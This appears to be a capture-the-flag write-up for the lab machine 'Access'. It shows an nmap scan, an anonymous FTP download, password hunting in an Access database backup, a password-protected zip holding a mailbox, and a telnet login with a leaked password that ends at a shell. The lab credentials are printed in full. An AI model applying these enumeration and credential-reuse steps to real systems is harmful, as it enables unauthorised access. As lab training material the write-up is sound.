

Access

Synopsis

Access highlights how machines associated with the physical security of an environment may not themselves be secure. Also highlighted is how accessible FTP/file shares often lead to getting a foothold or lateral movement. It teaches techniques for identifying and exploiting saved credentials.

Skills

- Knowledge of Windows
- Enumeration of Access databases
- Identification of stored credentials
- DPAPI credentials extraction

Exploitation

As always we start with the nmap to check what services/ports are open

```
--# nmap -A 10.10.10.98
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 20:19 EDT
Nmap scan report for 10.10.10.98
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 425 Cannot open data connection.
|_ ftp-syst:
|_   SYST: Windows_NT
23/tcp    open  telnet?
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-title: MegaCorp
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (OST) GUESSING: Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista:sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   244.02 ms  10.10.14.1
2   243.96 ms  10.10.10.98
```

We see a few ports open, but the most interesting is 23/Telnet

But before digging into that, let's check web port

This gave us only a mock page so we moved from that

LON-MC6



Next we check the FTP service, especially that anonymous access is allowed

```

L# wget -m --no-passive-ftp ftp://anonymous:anonymous@10.10.10.98
--2023-08-05 20:27:51-- ftp://anonymous:*password*@10.10.10.98/
=> '10.10.10.98/.listing'
Connecting to 10.10.10.98:21... connected.
Logging in as anonymous ... Logged in!
=> SYST ... done.      => PWD ... done.
=> TYPE I ... done.    => CWD not needed.
=> PORT ... done.      => LIST ... done.

10.10.10.98/.listing          [ <=> ] 97 --KB/s in 0s
=> PORT ... done.    => LIST ... done.

10.10.10.98/.listing          [ <=> ] 97 --KB/s in 0s
2023-08-05 20:27:52 (1.15 MB/s) - '10.10.10.98/.listing' saved [194]

--2023-08-05 20:27:52-- ftp://anonymous:*password*@10.10.10.98/Backups/
=> '10.10.10.98/Backups/.listing'
=> CWD (1) /Backups ... done.
=> PORT ... done.      => LIST ... done.

10.10.10.98/Backups/.listing [ <=> ] 51 --KB/s in 0s
2023-08-05 20:27:52 (1.01 MB/s) - '10.10.10.98/Backups/.listing' saved [51]

--2023-08-05 20:27:52-- ftp://anonymous:*password*@10.10.10.98/Backups/backup.mdb
=> '10.10.10.98/Backups/backup.mdb'
=> CWD not required.
=> PORT ... done.      => RETR backup.mdb ... done.
Length: 5652480 (5.4M)

10.10.10.98/Backups/backup.mdb 94%[<----->] 5.07M 1.10MB/s eta 1s

```

We download files from the service, and we found MDB database file

First we run strings tool to find any human readable information e.g passwords, and after a bit of search we found a string that looks like a password

[illegible]

```

File
pppermission
OQfJim
okQi
okQi
okQi
okQi
okQi
backup_admin
admin
engineer
access4u@security
admin
admin
admin
admin
tXT>
Md`fJbv
bJ`Q
QuQMomYqQ
SYbJbMQ
kJ^Qk
NGPT
NGPS
uGPB
LVAL
AttItem(MayOverTime)

```


Next we enumerate a content of the database, yet we didn't find anything interesting there

```

└─# mdb-sql *.mdb
1 => list tables
2 => go
+-----+
|Tables|
+-----+
|acc_antiback|
|acc_door|
|acc_firstopen|
|acc_firstopen_emp|
|acc_holidays|
|acc_interlock|
|acc_levelset|
|acc_levelset_door_group|
|acc_linkageio|
|acc_map|
|acc_mapdoorpos|
|acc_morecardempgroup|
|acc_morecardgroup|
|acc_timeseg|
|acc_wiegandfmt|
|ACGroup|
|acholiday|
|ACTimeZones|
|action_log|
|AlarmLog|
|areaadmin|
|att_attreport|
|att_waitforprocessdata|
|attcalclog|
|attexception|
|AuditedExc|
|auth_group_permissions|

```

In another directory downloaded from the FTP we found zip file that request password for extraction, so we used the password obtained from analysing MDB file and it worked



We got .pst file what is an email file format

```
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: "security@accesscontrolsystems.com"
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-1522076105_--"

--boundary-LibPST-iamunique-1522076105_--
Content-Type: multipart/alternative;
        boundary="alt--boundary-LibPST-iamunique-1522076105_--"
--alt--boundary-LibPST-iamunique-1522076105_--
Content-Type: text/plain; charset="utf-8"
Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John

--alt--boundary-LibPST-iamunique-1522076105_--
Content-Type: text/html; charset="us-ascii"
<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:w="urn:schemas-microsoft-com:office:word" xmlns:m=
Access Control.mbox>
```

Reading the email gave us credential to a security account

At this point, it was time to check out the telnet service

```
L# telnet 10.10.10.98
Trying 10.10.10.98 ...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*=====
Microsoft Telnet Server.
*=====
C:\Users\security>
```

We logged into the telnet using credential from the email what provided us with a shell on the box